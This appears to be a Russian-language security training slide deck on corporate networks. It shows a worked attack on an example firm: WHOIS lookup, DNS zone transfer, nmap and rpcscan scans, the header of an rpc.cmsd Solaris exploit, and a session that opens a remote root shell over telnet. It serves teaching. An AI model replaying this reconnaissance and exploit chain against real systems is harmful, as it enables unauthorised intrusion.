


# Типовая корпоративная сеть, уязвимости и атаки


# Типовая IP-сеть корпорации



# Уровни информационной инфраструктуры




# Уровни информационной инфраструктуры




# Уровни информационной инфраструктуры



# Уровни информационной инфраструктуры



# Уровни информационной инфраструктуры



# Уровни информационной инфраструктуры


ПОЛЬЗОВАТЕЛИ







# Пример атаки



- Current Customers**
- [Make Changes](#)
  - [Access dot com mail](#)
  - [Access Free Web Mail](#)
  - [Registration Payment Options](#)

- Additional Services**
- [Business Partners](#)
  - [Internet Technology Services](#)
  - [Country Specific Web Addresses](#)
  - [WHOIS Search](#)
  - [dot com directory](#)

- Company Information**
- [Job Opportunities](#)
  - [About Us](#)

[Free Web Mail](#)

## Register a Web Address (domain name)

www.  .com

**Need Help to Start? Click here**

1 enter a name, word or phrase 2 choose a domain 3 click GO!

Search for a Web Address (domain name) with no obligation!

**new!** **dot com directory™**  
The Web's definitive Find-It engine. Try it! [Find it!](#)

**123 Internet Starter Kit**  
Get a Web Address, e-mail, and a one-page Web site – our all-in-one package. [Get it!](#)

 **Important Customer Information**  
Network Solutions now requires prepayment for Web Address (domain name) registrations. [Read more about it.](#)

 **Increase Web Site Traffic**  
The RealNames™ service improves the visibility of your company's Web site in search results.

 **Tune Up Your Web Site**  
Critical maintenance services and enhancement tools to keep your Web site performing at optimum levels.

 **Manage Your Internet Business**  
The dot com toolkit™ will help you establish, manage, and grow your business on the Internet.

 **Get More Visitors to Your Site**  
Use dot com promotions™ to attract, monitor, and communicate with your Web site visitors.

 **Join Our Affiliate Program**  
Sell our services and earn money just by adding a link to your site.

 Network Solutions, Department of Commerce and ICANN reach long-term agreements. [Read the press release.](#)

 **Wear Your Web Address**  
Promote your Web Address with personalized dot com gear™ sportswear.

 **Visit Our Resource Center**  
Articles and tips in the dot com series on how to develop your business on the Internet.



## Web Interface to Whois

Sponsored by:

**Burlee!**

**host your domain for only \$19.95**  
40 MB disk space • sun servers • cold fusion • cybercash

**DOMAIN HOST INTERNATIONAL** **click now**

The Data in Network Solutions' WHOIS database is provided by Network Solutions for information purposes, and to assist persons in obtaining information about or related to a domain name registration record. Network Solutions does not guarantee its accuracy. By submitting a WHOIS query, you agree that you will use this Data only for lawful purposes and that, under no circumstances will you use this Data to: (1) allow, enable, or otherwise support the transmission of mass unsolicited, commercial advertising or solicitations via email (spam); or (2) enable high volume, automated, electronic processes that apply to Network Solutions (or its systems). Network Solutions reserves the right to modify these terms at any time. By submitting this query, you agree to abide by this policy.

Search for a Web address, NIC handle, host IP, or lastname, firstname:

**SEARCH**

To use Whois, simply type in your search string (i.e. example.com or smith, john).

**Please note that requests like "www.example.com" will not yield a correct answer; Whois can query only for second-level domain names.**

The default action for Whois, unless directed otherwise with a keyword (e.g. "domain root"), is to do a very broad search, looking for matches in many fields: handle, name, or hostname and finding all record types.

Whois then shows the results in one of two ways: as a full, detailed display for a single match (with possible subdisplay), or as one- or two-line summaries for multiple matches.

The Network Solutions Registration Services database contains ONLY non-military

# Web Interface to Whois

sponsored by: [Need a Host?](#)

Registrant:

Acmetrade.com, Inc. [ACMETRADE-DOM](#)  
6600 Peachtree Dunwoody Road  
Atlanta, GA 30338

Domain Name: ACMETRADE.COM

Administrative Contact:

Vaughn, Danon [ES2394](#)) [dvaughn@ACMETRADE.COM](mailto:dvaughn@ACMETRADE.COM)  
(678) 443-6000 (FAX) (678) 443-6476

Technical Contact, Zone Contact:

Bergman, Bret [ET2324](#)) [bbergman@ACMETRADE.COM](mailto:bbergman@ACMETRADE.COM)  
(678) 443-6100 (FAX) (678) 443-6208

Billing Contact:

Fields, Hope [ET3427](#)) [hfields@ACMETRADE.COM](mailto:hfields@ACMETRADE.COM)  
(678) 443-6101 (FAX) (678) 443-6401

Record Last updated on 27-Jul-99.

Record created on 06-Mar-98.

Database last updated on 4-Oct-99 09:09:01 EDT

Domain servers in listed order:

- [dns.acmetrade.com](#) [208.21.2.67](#)
- [www.acmetrade.com](#) [208.21.2.10](#)
- [www1.acmetrade.com](#) [208.21.2.12](#)
- [www2.acmetrade.com](#) [208.21.2.103](#)



# Российский НИИ Развития Общественных Сетей

О РОССИИ RIPN | СЕТЕВОЙ ИНФОРМАЦИОННЫЙ ЦЕНТР | ПРОЕКТЫ

- РЕГИСТРАЦИЯ ДОМЕНОВ В ЗОНЕ RU
- РАСПРЕДЕЛЕНИЕ IP НОМЕРОВ
- РЕГИСТРАЦИЯ АВТОНОМНЫХ СИСТЕМ (AS)
- РЕГИСТРАЦИЯ ОБРАТНЫХ ДОМЕНОВ
- WHOIS СЕРВИС
- АРХИВ ДОКУМЕНТОВ FYI, RFC, RIPE
- СПИСКИ РАССЫЛОК СЕТЕВОГО ИНФОРМАЦИОННОГО ЦЕНТРА

## СЕТЕВОЙ ИНФОРМАЦИОННЫЙ ЦЕНТР

ПОИСК | EMAIL

WIN | KOI | ALT | ISO | MAC | ENGLISH  
ГЛАВНАЯ СТРАНИЦА



MS Командная строка - nslookup

```
Z:\>nslookup
DNS request timed out.
  timeout was 2 seconds.
*** Can't find server name for address 127.0.0.1: Timed out
*** Default servers are not available
Default Server: UnKnown
Address: 127.0.0.1

> server 194.226.94.9
DNS request timed out.
  timeout was 2 seconds.
Default Server: [194.226.94.9]
Address: 194.226.94.9

> _
```

Командная строка - nslookup

```

> server 194.226.94.9
DNS request timed out.
  timeout was 2 seconds.
Default Server: [194.226.94.9]
Address: 194.226.94.9

> ls -d infosec.ru
[[194.226.94.9]]
infosec.ru.          SOA      ns.rfnet.ru hostmaster.ns.rfnet.ru. <1999
081702 28800 7200 604800 86400>
infosec.ru.          NS       ns.icn.gov.ru
infosec.ru.          NS       ns.rfnet.ru
infosec.ru.          MX       10      pr.infosec.ru
infosec.ru.          MX       20      relay.rfnet.ru
pr                   H        194.135.141.98
mail                 CNAME   un.infosec.ru
un                   A        194.135.141.99
un                   MX       10      un.infosec.ru
www                  A        194.154.77.109
www1                 CNAME   un.infosec.ru
ftp1                 CNAME   un.infosec.ru
infosec.ru.          SOA      ns.rfnet.ru hostmaster.ns.rfnet.ru. <1999
081702 28800 7200 604800 86400>
>

```



# Nmap Free Security Scanner

Network-wide ping sweep, portscan, OS Detection  
Audit your network security before the bad guys do



Shadow Scan.Ink

```
[hacker@linux131 hacker]$ nmap 200.0.0.143
```

```
Starting nmap V. 2.53 by fyodor@insecure.org (  
www.insecure.org/nmap/ )
```

```
Interesting ports on (200.0.0.143):
```

```
(The 1516 ports scanned but not shown below are in state: closed)
```

Port	State	Service
21/tcp	open	ftp
25/tcp	open	smtp
80/tcp	open	http
135/tcp	open	loc-srv
139/tcp	open	netbios-ssn
443/tcp	open	https
465/tcp	open	smtps

```
Nmap run completed -- 1 IP address (1 host up) scanned in 1 second  
[hacker@linux131 hacker]$
```

```
hacker:/export/home/hacker> ./rpcscan dns.acmetrade.com cmsd
```

```
Scanning dns.acmetrade.com for program 100068
```

```
cmsd is on port 33505
```

```
hacker:/export/home/hacker>
```

# www.hack.co.za

## :OS:

- [//Aix](#)
- [//BSD](#)
- [///BSDi](#)
- [///NetBSD](#)
- [///FreeBSD](#)
- [///OpenBSD](#)
- [//Dg-Ux](#)
- [//Hp-Ux](#)
- [//Irix](#)
- [//Linux](#)
- [///SuSE](#)
- [///Debian](#)
- [///Redhat](#)
- [///Slackware](#)
- [///Openlinux](#)
- [///Misc](#)
- [//Sco](#)
- [//Solaris](#)
- [//SunOS](#)
- [//Ultrix](#)

## :daemOn:

- [CGI](#)
- [FTP](#)
- [Pine](#)
- [SSH](#)
- [NIS](#)
- [RPC](#)
- [LPD](#)
- [Ident](#)
- [News](#)
- [POP2](#)
- [POP3](#)
- [MSOL](#)
- [X-Win](#)
- [Imapd](#)
- [Named](#)
- [Rlogin](#)
- [Fingerd](#)
- [Chargen](#)
- [Sendmail](#)

[ADMmountd.tgz](#)  
[rpc.cmsd.c](#)  
[fakerwalld.c](#)  
[humpdee2.tgz](#)  
[lsx.tgz](#)  
[nfsd.c](#)  
[nisd.c](#)  
[pmap.tools.tgz](#)  
[rpc.cmsd.c](#)  
[rpc.ttdbserver](#)  
[stdz.c](#)  
[wallflash.c](#)

❏

- :OS:**
- [Aix](#)
- [BSD](#)
- [BSDi](#)
- [NetBSD](#)
- [FreeBSD](#)
- [OpenBSD](#)
- [Dg-Ux](#)
- [Hp-Ux](#)
- [Irix](#)
- [Linux](#)
- [SuSE](#)
- [Debian](#)
- [Redhat](#)
- [Slackware](#)
- [Openlinux](#)
- [Misc](#)
- [Sco](#)
- [Solaris](#)
- [SunOS](#)
- [Ultrix](#)

# www.hackco.za

```
/*  
*  
* cmsd warez  
*  
* executes /tmp/  
*  
* gcc -o c c.c -lrpcsvc -lnsl -lsocket  
*  
* ..OS's Affected..  
* (Solaris 7/SPARC)  
* (Solaris 7/x86)  
* (Solaris 2.6)  
* (Solaris 2.5.1)  
* (Solaris 2.5.1_x86)  
* (Solaris 2.5)  
* (Solaris 2.5_x86)  
* (Solaris 2.3)  
* (SunOS 4.1.3/4.1.3C/4.1.3_U1/4.1.4)  
* (Solaris 2.6/SPARC)  
*  
*/  
  
#include <stdio.h>  
#include <stdlib.h>  
#include <rpc/rpc.h>  
#include <netdb.h>  
#include <arpa/inet.h>
```

- :daemOn:**
- [CGI](#)
- [FTP](#)
- [Pine](#)
- [SSH](#)
- [NIS](#)
- [RPC](#)
- [LPD](#)
- [Ident](#)
- [News](#)
- [POP2](#)
- [POP3](#)
- [MSOL](#)
- [X-Win](#)
- [Imapd](#)
- [Named](#)
- [Rlogin](#)
- [Fingerd](#)
- [Chargen](#)
- [Sendmail](#)

```
hacker:/export/home/hacker id
>
uid=1002(hacker)
gid=10(staff)
hacker:/export/home/hacker uname
>
-a
SunOS evil.hacker.com 5.6 Generic_105181-05 sun4u sparc
SUNW,UltraSPARC-III-Engine
hacker:/export/home/hacker ./cmsd
>
dns.acmetrade.com
using source port 53
rtable_create worked
Exploit successful. Portshell created on port
33505
hacker:/export/home/hacker telnet dns.acmetrade.com
>
33505
Trying 208.21.2.67...
Connected to
dns.acmetrade.com.
Escape character is '^]'.
# id

